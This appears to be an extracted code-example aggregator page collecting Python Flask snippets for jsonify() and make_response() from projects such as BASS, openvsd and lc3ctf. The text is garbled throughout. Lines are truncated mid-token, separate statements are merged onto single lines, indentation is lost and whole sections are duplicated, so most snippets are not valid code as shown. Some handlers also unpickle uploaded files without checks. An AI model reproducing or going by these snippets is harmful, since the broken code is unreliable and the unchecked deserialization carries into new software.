            several return send_file(open(db_path[0], "rb"), as_attachment =
            True, attachment_

            except OSError as err:

                if err.errno == -9:

                    return make_response( jsonify(error = "Program execution timed
                    out"), else:

                        return make_response( jsonify(error = "Program execution failed with
                        e finally:
```

```
shutil.rmtree(input_dir)
```

```
shutil.rmtree(output_dir)
```

## Example 34

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) GNU General Public License v2.0

5 vo

```
def bindiff_export():
```

"""

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

try:

```
directory = tempfile.mkdtemp()
```

```
if len(request.files) != 1:
```

```
    return make_response( jsonify(error = "Missing file parameter"), 422)
filename, file_ = request.files.items()[0]
```

```
input_ = os.path.join(directory, sanitize_filename(filename))
file_.save(input_)
```

```
output = os.path.join(directory, "output.BinExport") timeout =
request.form.get('timeout', None)

is_64_bit = request.form.get('is_64_bit', True) try:

    run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
"export_binex logger.info("Command completed successfully") return
send_file(open(output, "rb"), as_attachment = True, attachment_"

except TimeoutError:

    return jsonify(error = "Program execution timed out"), 408

except OSError as err:

    return jsonify(error = "Program execution failed with error %d" % err
finally:

    if directory is not None: shutil.rmtree(directory)
```

### Example 35

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def bindiff_compare():

    logger.info("bindiff_compare called") input_dir = tempfile.mkdtemp()

    output_dir = tempfile.mkdtemp()

    try:

        primary = os.path.join(input_dir, "primary") secondary =
os.path.join(input_dir, "secondary") try:
```

```

request.files["primary"].save(primary)
request.files["secondary"].save(secondary) except KeyError:

    return make_response( jsonify(error="Missing parameter 'primary' or
's timeout = request.form.get('timeout', None)

cmd = (BINDIFF_DIFFER, "--primary", primary, "--secondary",
secondary, "--

logger.info("Executing %s", " ".join("%s" % x for x in cmd))
check_call(cmd, cwd = output_dir, timeout = timeout) db_path =
[os.path.join(output_dir, x) for x in os.listdir(output_dir)]

if len(db_path) != 1:

    return make_response( jsonify(error = "BinDiff generated 0 or
several return send_file(open(db_path[0], "rb"), as_attachment =
True, attachment_

except OSError as err:

    if err.errno == -9:

        return make_response( jsonify(error = "Program execution timed
out"), else:

            return make_response( jsonify(error = "Program execution failed with
e finally:

shutil.rmtree(input_dir)

shutil.rmtree(output_dir)

```

### **Example 36**

Project: *sanctuary* Author: *bzamecnik* File: [backend.py](#) [MIT License](#)

5 vo

```
def experiments():

    return jsonify({'experiments': sacred_mongo.list_experiments()})
```

### **Example 37**

Project: *sanctuary* Author: *bzamecnik* File: [backend.py](#) [MIT License](#)

5 vo

```
def list_runs():

    return jsonify({'runs': [str(r['_id']) for r in sacred_mongo.list_runs()]})
```

### **Example 38**

Project: *sanctuary* Author: *bzamecnik* File: [backend.py](#) [MIT License](#)

5 vo

```
def list_runs_by_experiment(experiment_id):

    return jsonify({'runs': [str(r['_id']) for r in
        sacred_mongo.list_runs_by_exp
```

### **Example 39**

Project: *sanctuary* Author: *bzamecnik* File: [backend.py](#) [MIT License](#)

5 vo

```
def run_details(run_id):

    return
    jsonify(json.loads(bson.dumps(sacred_mongo.get_run(run_id))))
```

### **Example 40**

Project: *sanctuary* Author: *bzamecnik* File: [backend.py](#) [MIT License](#)

5 vo

```
def list_files():

    return jsonify(json.loads(bson.dumps({'files': [f for f in
sacred_mongo.list_
```

## Example 41

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [main.py](#) Apache License 2.0

5 vo

```
def addNewUser():

    username = request.form["username"]

    email = request.form["email"]

    password = request.form["password"]

    info = {"userid":1,
            "name":username,
            "email":email,
            "password":password

    }

    return jsonify(status=addUser(info))
```

## Example 42

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [main.py](#) Apache License 2.0

5 vo

```
def login():

if 'loggedin' in session:

    return jsonify({"status":True})

    name = str(request.form["username"]) password =
    str(request.form["password"]) status=checkLogin(name,password)

    if status==True:

        session["loggedin"]=True

    return jsonify(status=status)
```

### Example 43

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [main.py](#) Apache License 2.0

5 vo

```
def checkUser():

    _name = str(request.form["name"])

    return jsonify(present=checkUserPresence(_name))
```

**Example 44**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [json.py](#) Apache License 2.0

5 vo

```
def jsonify(*args, **kwargs):

    """Creates a :class:`~flask.Response` with the JSON representation
    of the given arguments with an `application/json` mimetype. The
    arguments to this function are the same as to the :class:`dict`
    constructor.
```

Example usage::

```
from flask import jsonify

@app.route('/_get_current_user')

def get_current_user():

    return jsonify(username=g.user.username,
                   email=g.user.email,
                   id=g.user.id)
```

This will send a JSON response like this to the browser::

```
{
    "username": "admin",
    "email": "admin@localhost",
    "id": 42
}
```

For security reasons only objects are supported toplevel. For more information about this, have a look at :ref:`json-security`.

This function's response will be pretty printed if it was not requested with ``X-Requested-With: XMLHttpRequest`` to simplify debugging unless the `JSONIFY\_PRETTYPRINT\_REGULAR` config parameter is set to false.

.. versionadded:: 0.2

"""

indent = None

```
if current_app.config['JSONIFY_PRETTYPRINT_REGULAR'] \ and  
not request.is_xhr:  
  
    indent = 2  
  
    return current_app.response_class(dumps(dict(*args, **kwargs),  
                                          indent=indent),  
  
                                         mimetype='application/json')
```

## Example 45

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_json_bad_requests(self):  
  
    app = flask.Flask(__name__)  
  
    @app.route('/json', methods=['POST'])  
  
    def return_json():  
  
        return flask.jsonify(foo=text_type(flask.request.get_json()))  
c = app.test_client()  
  
rv = c.post('/json', data='malformed', content_type='application/json')  
self.assert_equal(rv.status_code, 400)
```

## Example 46

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_json_key_sorting(self):
```

```
app = flask.Flask(__name__)

app.testing = True

self.assert_equal(app.config['JSON_SORT_KEYS'], True)

d = dict.fromkeys(range(20), 'foo')

@app.route('/')

def index():

    return flask.jsonify(values=d)

c = app.test_client()

rv = c.get('/')

lines = [x.strip() for x in rv.data.strip().decode('utf-8').splitlines()]

self.assert_equal(lines, [

    '{',

    '"values": {',

    '"0": "foo",',

    '"1": "foo",',

    '"2": "foo",',

    '"3": "foo",',

    '"4": "foo",',

    '"5": "foo",',

    '"6": "foo",',

```

```
"7": "foo",  
"8": "foo",  
"9": "foo",  
"10": "foo",  
"11": "foo",  
"12": "foo",  
"13": "foo",  
"14": "foo",  
"15": "foo",  
"16": "foo",  
"17": "foo",  
"18": "foo",  
"19": "foo",  
'},  
'}  
])
```

### Example 47

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [json.py](#) Apache License 2.0

5 vo

```
def jsonify(*args, **kwargs):
```

"""Creates a :class:`~flask.Response` with the JSON representation of the given arguments with an `application/json` mimetype. The arguments to this function are the same as to the :class:`dict` constructor.

Example usage::

```
from flask import jsonify

@app.route('/_get_current_user')

def get_current_user():

    return jsonify(username=g.user.username,
                   email=g.user.email,
                   id=g.user.id)
```

This will send a JSON response like this to the browser::

```
{
    "username": "admin",
    "email": "admin@localhost",
    "id": 42
}
```

For security reasons only objects are supported toplevel. For more information about this, have a look at :ref:`json-security`.

This function's response will be pretty printed if it was not requested with ``X-Requested-With: XMLHttpRequest`` to simplify debugging unless the ``JSONIFY\_PRETTYPRINT\_REGULAR`` config parameter is set to false.

```
.. versionadded:: 0.2

"""

indent = None

if current_app.config['JSONIFY_PRETTYPRINT_REGULAR'] \ and
not request.is_xhr:

    indent = 2

    return current_app.response_class(dumps(dict(*args, **kwargs),
    indent=indent),
    mimetype='application/json')
```

### Example 48

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [\*helpers.py\*](#) Apache License 2.0

5 vo

```
def test_json_bad_requests(self):

    app = flask.Flask(__name__)

    @app.route('/json', methods=['POST'])

    def return_json():

        return flask.jsonify(foo=text_type(flask.request.get_json())) c =
        app.test_client()

        rv = c.post('/json', data='malformed', content_type='application/json')
        self.assert_equal(rv.status_code, 400)
```

### Example 49

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_jsonify(self):
    d = dict(a=23, b=42, c=[1, 2, 3])
    app = flask.Flask(__name__)
    @app.route('/kw')
    def return_kwargs():
        return flask.jsonify(**d)
    @app.route('/dict')
    def return_dict():
        return flask.jsonify(d)
    c = app.test_client()
    for url in '/kw', '/dict':
        rv = c.get(url)
        self.assert_equal(rv.mimetype, 'application/json')
        self.assert_equal(flask.json.loads(rv.data), d)
```

**Example 50**

Project: *gpu-mux* Author: google File: [gpumux.py](#) Apache License 2.0

5 vo

```
def status():
```

```
return flask.jsonify(job_thread=JOB_THREAD.is_alive(),
completed_jobs=[x.json for x in JOBS.completed][:-1],
running_jobs=[x.json for x in JOBS.running],
pending_jobs='\n'.join(JOBS.pending))
```

## Python `flask.make_response()` Examples

The following are code examples for showing how to use `flask.make_response()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: *basic.py* Apache License 2.0 7 vc

```
def test_make_response_with_response_instance(self):
    app = flask.Flask(__name__)
    with app.test_request_context():
        rv = flask.make_response(
            flask.jsonify({'msg': 'W00t'}), 400)
        self.assertEqual(rv.status_code, 400)
        self.assertEqual(rv.data, b'{\n    "msg": "W00t"\n}')
        self.assertEqual(rv.mimetype, 'application/json')

        rv = flask.make_response(
            flask.Response(''), 400)
        self.assertEqual(rv.status_code, 400)
        self.assertEqual(rv.data, b'')
        self.assertEqual(rv.mimetype, 'text/html')

        rv = flask.make_response(
            flask.Response('', headers={'Content-Type': 'text/html'}),
            400, [('X-Foo', 'bar')])
        self.assertEqual(rv.status_code, 400)
        self.assertEqual(rv.headers['Content-Type'], 'text/html')
        self.assertEqual(rv.headers['X-Foo'], 'bar')
```

### Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: *views.py* Apache License 2.0 6 vc

```
def test_view_decorators(self):
    app = flask.Flask(__name__)

    def add_x_parachute(f):
        def new_function(*args, **kwargs):
            resp = flask.make_response(f(*args, **kwargs))
            resp.headers['X-Parachute'] = 'awesome'
            return resp
        return new_function

    class Index(flask.views.View):
        decorators = [add_x_parachute]
        def dispatch_request(self):
            return 'Awesome'

    app.add_url_rule('/', view_func=Index.as_view('index'))
    c = app.test_client()
    rv = c.get('/')
    self.assertEqual(rv.headers['X-Parachute'], 'awesome')
    self.assertEqual(rv.data, b'Awesome')
```

### Example 3

Python flask.make\_response() Examples The following are code examples for showing how to use `flask.make_response()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

7 votes

```
def test_make_response_with_response_instance(self): app = flask.Flask(__name__)

with app.test_request_context():
    rv = flask.make_response(
        flask.jsonify({'msg': 'W00t'}), 400)
    self.assertEqual(rv.status_code, 400)

    self.assertEqual(rv.data, b'\n "msg": "W00t"\n')
    self.assertEqual(rv.mimetype, 'application/json') rv = flask.
make_response(
    flask.Response(""), 400)

    self.assertEqual(rv.status_code, 400)

    self.assertEqual(rv.data, b"")
    self.assertEqual(rv.mimetype, 'text/html')

    rv = flask.make_response(
```

```
flask.Response("", headers={'Content-Type': 'text/html'}), 400, [('X-Foo', 'bar')])
```

```
self.assertEqual(rv.status_code, 400)
```

```
self.assertEqual(rv.headers['Content-Type'], 'text/html')
self.assertEqual(rv.headers['X-Foo'], 'bar')
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

6 vo

```
def test_view_decorators(self):
```

```
    app = flask.Flask(__name__)
```

```
    def add_x_parachute(f):
```

```
        def new_function(*args, **kwargs):
```

```
            resp = flask.make_response(f(*args, **kwargs))
            resp.headers['X-Parachute'] = 'awesome'
```

```
            return resp
```

```
        return new_function
```

```
    class Index(flask.views.View):
```

```
        decorators = [add_x_parachute]
```

```
        def dispatch_request(self):
```

```
            return 'Awesome'
```

```
app.add_url_rule('/', view_func=Index.as_view('index')) c =  
app.test_client()  
  
rv = c.get('/')  
  
self.assert_equal(rv.headers['X-Parachute'], 'awesome')  
self.assert_equal(rv.data, b'Awesome')
```

### Example 3

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File:  
[basic.py](#) Apache License 2.0

6 vo

```
def test_make_response(self):  
  
    app = flask.Flask(__name__)  
  
    with app.test_request_context():  
  
        rv = flask.make_response()  
  
        self.assert_equal(rv.status_code, 200)  
  
        self.assert_equal(rv.data, b"")  
  
        self.assert_equal(rv.mimetype, 'text/html')  
  
        rv = flask.make_response('Awesome')  
  
        self.assert_equal(rv.status_code, 200)  
  
        self.assert_equal(rv.data, b'Awesome')  
  
        self.assert_equal(rv.mimetype, 'text/html')  
  
        rv = flask.make_response('W00t', 404)
```

```
self.assert_equal(rv.status_code, 404)

self.assert_equal(rv.data, b'W00t')

self.assert_equal(rv.mimetype, 'text/html')
```

## Example 4

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [views.py](#) Apache License 2.0

6 vo

```
def test_view_decorators(self):

    app = flask.Flask(__name__)

    def add_x_parachute(f):

        def new_function(*args, **kwargs):

            resp = flask.make_response(f(*args, **kwargs))
            resp.headers['X-Parachute'] = 'awesome'

            return resp

        return new_function

    class Index(flask.views.View):

        decorators = [add_x_parachute]

        def dispatch_request(self):

            return 'Awesome'

    app.add_url_rule('/', view_func=Index.as_view('index'))
    c = app.test_client()
```

```
rv = c.get('/')

self.assert_equal(rv.headers['X-Parachute'], 'awesome')
self.assert_equal(rv.data, b'Awesome')
```

## Example 5

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

6 vo

```
def test_make_response(self):

    app = flask.Flask(__name__)

    with app.test_request_context():

        rv = flask.make_response()

        self.assert_equal(rv.status_code, 200)

        self.assert_equal(rv.data, b""

        self.assert_equal(rv.mimetype, 'text/html')

        rv = flask.make_response('Awesome')

        self.assert_equal(rv.status_code, 200)

        self.assert_equal(rv.data, b'Awesome')

        self.assert_equal(rv.mimetype, 'text/html')

        rv = flask.make_response('W00t', 404)

        self.assert_equal(rv.status_code, 404)

        self.assert_equal(rv.data, b'W00t')
```

```
self.assert_equal(rv.mimetype, 'text/html')
```

## Example 6

Project: *flasky* Author: *RoseOu* File: [\*views.py\*](#) [MIT License](#)

6 vo

```
def test_view_decorators(self):  
    app = flask.Flask(__name__)  
  
    def add_x_parachute(f):  
        def new_function(*args, **kwargs):  
            resp = flask.make_response(f(*args, **kwargs))  
            resp.headers['X-Parachute'] = 'awesome'  
  
            return resp  
  
        return new_function  
  
    class Index(flask.views.View):  
        decorators = [add_x_parachute]  
  
        def dispatch_request(self):  
            return 'Awesome'  
  
        app.add_url_rule('/', view_func=Index.as_view('index'))  
        c = app.test_client()  
  
        rv = c.get('/')  
  
        self.assert_equal(rv.headers['X-Parachute'], 'awesome')  
        self.assert_equal(rv.data, b'Awesome')
```

## Example 7

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

6 vo

```
def test_make_response(self):  
    app = flask.Flask(__name__)  
    with app.test_request_context():  
        rv = flask.make_response()  
        self.assert_equal(rv.status_code, 200)  
        self.assert_equal(rv.data, b"")  
        self.assert_equal(rv.mimetype, 'text/html')  
        rv = flask.make_response('Awesome')  
        self.assert_equal(rv.status_code, 200)  
        self.assert_equal(rv.data, b'Awesome')  
        self.assert_equal(rv.mimetype, 'text/html')  
        rv = flask.make_response('W00t', 404)  
        self.assert_equal(rv.status_code, 404)  
        self.assert_equal(rv.data, b'W00t')  
        self.assert_equal(rv.mimetype, 'text/html')
```

## Example 8

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

6 vo

```
def test_make_response_with_response_instance(self): app = flask.Flask(__name__)

with app.test_request_context():

    rv = flask.make_response(
        flask.jsonify({'msg': 'W00t'}), 400)

    self.assertEqual(rv.status_code, 400)

    self.assertEqual(rv.data, b'{\n "msg": "W00t"\n}')
    self.assertEqual(rv.mimetype, 'application/json') rv = flask.
make_response(
    flask.Response(""), 400)

    self.assertEqual(rv.status_code, 400)

    self.assertEqual(rv.data, b"")

    self.assertEqual(rv.mimetype, 'text/html')

    rv = flask.make_response(
        flask.Response("", headers={'Content-Type': 'text/html'}), 400, [('X-
Foo', 'bar')])

    self.assertEqual(rv.status_code, 400)

    self.assertEqual(rv.headers['Content-Type'], 'text/html')
    self.assertEqual(rv.headers['X-Foo'], 'bar')
```

## Example 9

Project: *flask-observability* Author: *adimian* File: [\*test\\_extension.py\*](#)  
[MIT License](#)

6 vo

```
def app():

    app = Flask("demo")

    app.config["TESTING"] = True

    app.config["OBSERVE_AUTO_BIND_VIEWS"] = True obs =
    Observability(hostname="somehost") obs.init_app(app)

    @app.route("/login", methods=["GET"]) def login_handler():

        if request.form.get("username") == "bad": abort(403)

        return make_response("", 200)

    @app.route("/error", methods=["GET"]) def error():

        errorcode = request.form.get("errorcode") if errorcode is not None:

            abort(int(errorcode))

        return make_response("", 200)

    with app.app_context():

        yield app
```

## Example 10

Project: *openvsd* Author: *Numergy* File: [vsd\\_mock.py](#) Apache  
[License 2.0](#)

6 vo

```
def me_show():

    xrest = [
```

```
"XREST dGVzdDp0ZXN0", # test/test
"XREST ZGF0ZTp0ZXN0", # date/test
"XREST bnVsbGRhdGU6dGVzdA==" # nulldate/test
]
auth = request.headers.get('Authorization')
if not auth in xrest:
    return make_response("<html><head><title>JBoss - Error
report</head></html>")
    reply = [
        'firstName': 'csroot',
        'enterpriseName': 'CSP',
        'APIKey': '02a99c64-a09a-46d7',
        'APIKeyExpiry': (int(epoch()) + 100) * 1000,
        'enterpriseID': 'fc3a351e-87dc-46a4-bcf5-8c4bb204bd46',
    ]
if auth == "XREST ZGF0ZTp0ZXN0":
    reply[0]['DateDecodeDate'] = '1469448000000'
    reply[0]['DateNotDecode'] = '1469448000000'
    reply[0]['ExpiryDecodeExpiry'] = '1469448000000'
if auth == "XREST bnVsbGRhdGU6dGVzdA==":
    reply[0]['DateDecodeDate'] = 'null'
return json.dumps(reply)
```

## Example 11

Project: *openvsd* Author: *Numergy* File: [\*vsd\\_mock.py\*](#) Apache License 2.0

6 vo

```
def license_create():

    data_update = json.loads(request.data)

    if 'licenses' not in database:

        database.update({'licenses': []})

    data_src = get_object_id('licenses', 'license', data_update['license'])
    if data_src != {}:

        return make_response(json.dumps(
            get_object_id('messages', 'name', 'already exists')['message']), '409'

        new = {'license': data_update['license'],
               'ID': '255d9673-7281-43c4-be57-fdec677f6e07',
               'isClusterLicense': 'True',
               'description': 'None',
               'company': 'Compagny-1',
               'allowedNICsCount': '100',
               'allowedVMsCount': '100',
               'productVersion': '2',
               'majorRelease': '6',
```

```
'expirationDate': 1500000000000000}  
  
database['licenses'].append(new)  
  
return json.dumps([get_object_id('licenses', 'ID', '255d9673-7281-  
43c4-be57-fd
```

## Example 12

Project: *openvsd* Author: *Numergy* File: [vsd\\_mock.py](#) Apache  
[License 2.0](#)

6 vo

```
def object_create_with_parent(parent_name, parent_id, obj_name):  
    data_update = json.loads(request.data)  
  
    # Check parent exist but don't check parent own objects  
    data_src = get_object_id(parent_name, 'ID', parent_id) if data_src == {}:  
  
        return make_response(json.dumps(  
  
            get_object_id('messages', 'name', 'not found')['message']), '404') if  
            'name' in data_update.keys():  
  
            data_src = get_object_id(obj_name, 'name', data_update['name']) if  
            data_src != {}:  
  
                return make_response(json.dumps(  
  
                    get_object_id('messages', 'name', 'already exists')['message']), '  
                    uuid = '255d9673-7281-43c4-be57-fdec677f6e07'  
  
                    with_random_uuid = ['dhcpoptions']  
  
                    if obj_name in with_random_uuid:  
  
                        import uuid  
  
                        uuid = str(uuid.uuid4())
```

```
data_update.update({
    'ID': uuid,
    'description': 'None'
})
if obj_name not in database:
    database.update({obj_name: []})
database[obj_name].append(data_update)
return json.dumps([get_object_id(obj_name, 'ID', uuid)])
```

**Example 13**

Project: *lc3ctf* Author: *emc2314* File: [server.py](#) [MIT License](#)

6 vo

```
def task(cat, task_id):
    """Display task"""
    login, user = get_user()
    active = default_active.copy()
    active['tasks'] = 'active'
    task = get_task(task_id)
    if not task:
        return redirect(url_for('error', msg='task_not_found'))
    flags = get_flags()
    task_done = task['id'] in flags
    db = dataset.connect(dbfile)
```

```
solutions = db['flags'].find(task_id=task['id']) solutions =
len(list(solutions))

db.executable.close()

# Render template

render = render_template('frame.html', lang=lang, page='task.html',
task_done=task_done, login=login, solutions=solutions user=user,
category=cat, task=task, score=task['score'] return
make_response(render)
```

## Example 14

Project: *lc3ctf* Author: *emc2314* File: [server.py](#) MIT License

6 vo

```
def scoreboard():

    """Displays the scoreboard"""

    active = default_active.copy()

    active['scoreboard'] = 'active'

    db = dataset.connect(dbfile)

    login, user = get_user()

    scores = db.query("""select u.username, ifnull(sum(f.score), 0) as
score, max(timestamp) as last_submit from users u left join flags f on
u.id = f.user_id where u.hidden = 0 group by u.username order by
score desc, last_submit asc""")

    scores = list(scores)

    db.executable.close()
```

```
# Render template
```

```
render = render_template('frame.html', lang=lang,
page='scoreboard.html', login=login, user=user, scores=scores,
active=active) return make_response(render)
```

## Example 15

Project: *TimeplanSoup* Author: *Piees* File: [main.py](#) [GNU General Public License v3.0](#)

```
6 vo
```

```
def home():
```

```
    global nextLectureVar
```

```
    global selected
```

```
    selected = stringToDict(request.cookies.get('cookieCourse'))
    updateCourses()
```

```
    if request.method == 'POST':
```

```
        resp = make_response(redirect(url_for('home'))) if
        len(request.form['activeCourses']) > 0: global selected
```

```
        selected = []
```

```
        resp.set_cookie('cookieCourse', request.form['activeCourses'] + ']' +
        selected.append(request.form['activeCourses'])) updateCourses()
```

```
    return resp
```

```
    if request.method == 'GET':
```

```
        global selected
```

```
selected = stringToDict(request.cookies.get('cookieCourse'))
updateCourses()
```

```
nextLectureVar = nextLecture()
```

```
return render_template('main.html', selCourses=selCourses,
nextLecture = nextL
```

## Example 16

Project: *beavy* Author: *beavyHQ* File: [\\_\\_init\\_\\_.py](#) Mozilla Public License 2.0

6 vo

```
def api_only(fn):

    @wraps(fn)

    def wrapped(*args, **kwargs):

        accepted = set(request.accept_mimetypes.values()) explicit =
not(not request.args.get("json", False)) if not (accepted &
API_MIMETYPES) and not explicit: return abort(415, "Unsupported
Media Type") resp = fn(*args, **kwargs)

        if not isinstance(resp, ResponseBase):

            data, code, headers = unpack(resp)

            # we've found one, return json

            if isinstance(data, MarshalResult):

                data = data.data

                resp = make_response(json.dumps(data,
indent=explicit and 4 or 0),
```

```
code)

if headers:

    resp.headers.update(headers)

    resp.headers["Content-Type"] = 'application/json'

return resp

return wrapped
```

## Example 17

Project: *Flask\_Blog* Author: *sugarguo* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

```
6 vo

def test_view_decorators(self):

    app = flask.Flask(__name__)

    def add_x_parachute(f):

        def new_function(*args, **kwargs): resp = flask.
make_response(f(*args, **kwargs)) resp.headers['X-Parachute'] =
'awesome'

        return resp

    return new_function

class Index(flask.views.View):

    decorators = [add_x_parachute]

    def dispatch_request(self):
```

```
return 'Awesome'

app.add_url_rule('/', view_func=Index.as_view('index')) c =
app.test_client()

rv = c.get('/')

self.assert_equal(rv.headers['X-Parachute'], 'awesome')
self.assert_equal(rv.data, b'Awesome')
```

## Example 18

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def job_create():

try:

job = bass.create_job()

return jsonify(message = "ok", job = job.json()) except Exception as
ex:

return make_response(jsonify(message = str(ex), trace =
traceback.format_
```

## Example 19

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def job_get_status(job_id):

try:
```

```
return jsonify(message = "ok", job = bass.get_job(job_id).json())
except KeyError:

    return make_response(jsonify(message = "Invalid job id"), 400)
except Exception as ex:

    return make_response(jsonify(message = str(ex), trace =
traceback.format_
```

## Example 20

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def job_add_sample(job_id):

    try:

        samples = []

        for name, file_ in request.files.items():

            handle, filename = tempfile.mkstemp()

            os.close(handle)

            file_.save(filename)

            samples.append(bass.get_job(job_id).add_sample(filename, name))

    return jsonify(message = "ok", samples = [s.json() for s in samples])
except KeyError:

    log.exception("Invalid job id")

    return make_response(jsonify(message = "Invalid job id"), 400)
```

## Example 21

5 vo

Project: *BASS* Author: *Cisco-Talos* File: [\*server.py\*](#) [GNU General Public License v2.0](#)

```
def job_submit(job_id):  
    try:  
        bass.submit_job(job_id)  
        return jsonify(message = "ok")  
    except KeyError:  
        return make_response(jsonify(message = "Invalid job id")), 400)
```

### **Example 22**

Project: *BASS* Author: *Cisco-Talos* File: [\*server.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def job_delete(job_id):  
    try:  
        bass.delete_job(job_id)  
        return jsonify(message = "ok")  
    except KeyError:  
        return make_response(jsonify(message = "Invalid job id")), 400)
```

### **Example 23**

Project: *BASS* Author: *Cisco-Talos* File: [\*server.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def function_get(fid):
    global Session
    session = Session()
    try:
        function = session.query(Function).filter(Function.id == fid).one()
        return make_response(jsonify(**json.loads(function.data))), 200
    except NoResultFound:
        return make_response(jsonify(message = "Function not found"), 404)
```

**Example 24**

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def function_raw_hash_get():
    global Session
    session = Session()
    filename, file_ = request.files.items()[0]
    db = Database(pickle.load(file_))
    arch_name = db.architecture_name
    if arch_name == "metapc":
        arch_name = "x86"
    try:
```

```
arch = session.query(Architecture).filter(Architecture.name == arch_name and Architecture.bits == db.architecture_bits and Architecture.little_endian == db.architecture_endianness == "little")
except NoResultFound:
    return make_response(jsonify(message = "Architecture not found"), 404)
try:
    func = next(db.functions)
except StopIteration:
    return make_response(jsonify(message = "No function found in database"), 404)
    raw_hash = _function_calculate_raw_sha256(func)
    size = _function_get_size(func)
try:
    function = session.query(Function).filter(Function.raw_sha256 == raw_hash and Function.size == size and Function.arch == arch.id).one()
    return make_response(jsonify(**json.loads(function.data))), 200
except NoResultFound:
    return make_response(jsonify(message = "Function not found"), 404)
```

**Example 25**

Project: *BASS* Author: *Cisco-Talos* File: [\*server.py\*](#) GNU General Public License v2.0

5 vo

```
def function_mnem_hash_get():
    global Session
    session = Session()
```

```

filename, file_ = request.files.items()[0]

db = Database(pickle.load(file_))

arch_name = db.architecture_name

if arch_name == "metapc":

    arch_name = "x86"

try:

    arch = session.query(Architecture).filter(Architecture.name ==
    arch_name and Architecture.bits == db.architecture_bits and \
    Architecture.little_endian == db.architecture_endianness == "littl"
except NoResultFound:

    return make_response(jsonify(message = "Architecture not found"),
404) try:

    func = next(db.functions)

except StopIteration:

    return make_response(jsonify(message = "No function found in
database"), mnem_hash = _function_calculate_mnem_sha256(func)
try:

    function = session.query(Function).filter(Function.mnem_sha256 ==
mnem_has Function.arch == arch.id).one()

    return make_response(jsonify(**json.loads(function.data))), 200)
except NoResultFound:

    return make_response(jsonify(message = "Function not found"),
404) Example 26

```

Project: BASS Author: Cisco-Talos File: [ida\\_service.py](#) GNU General Public License v2.0

5 vo

```
def bindiff_export():
```

```
"""
```

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

```
"""
```

```
logger.info("bindiff_export called") directory = None
```

```
try:
```

```
directory = tempfile.mkdtemp()
```

```
if len(request.files) != 1:
```

```
    return make_response(jsonify(error = "Missing file parameter"), 422)
```

```
filename, file_ = request.files.items()[0]
```

```
input_ = os.path.join(directory, sanitize_filename(filename))
```

```
file_.save(input_)
```

```
output = os.path.join(directory, "output.BinExport") timeout =
```

```
request.form.get('timeout', None)
```

```
is_64_bit = request.form.get('is_64_bit', True) try:
```

```
    run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
```

```
"export_binex") logger.info("Command completed successfully") return
```

```
    send_file(open(output, "rb"), as_attachment = True, attachment_
```

```
except TimeoutError:

    return jsonify(error = "Program execution timed out"), 408

except OSError as err:

    return jsonify(error = "Program execution failed with error %d" % err.

finally:

    if directory is not None:

        shutil.rmtree(directory)
```

## Example 27

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def pickle_export():

    """
```

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

try:

```
directory = tempfile.mkdtemp()

if len(request.files) != 1:

    return make_response(jsonify(error = "Missing file parameter"), 422)
    filename, file_ = request.files.items()[0]

    input_ = os.path.join(directory, sanitize_filename(filename))
    file_.save(input_)

    output = os.path.join(directory, "output.pickle") timeout =
    request.form.get('timeout', None)

    is_64_bit = request.form.get('is_64_bit', False) try:

        run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
        "export_binex logger.info("Command completed successfully") return
        send_file(open(output, "rb"), as_attachment = True, attachment_"

    except TimeoutError:

        return jsonify(error = "Program execution timed out"), 408

    except OSError as err:

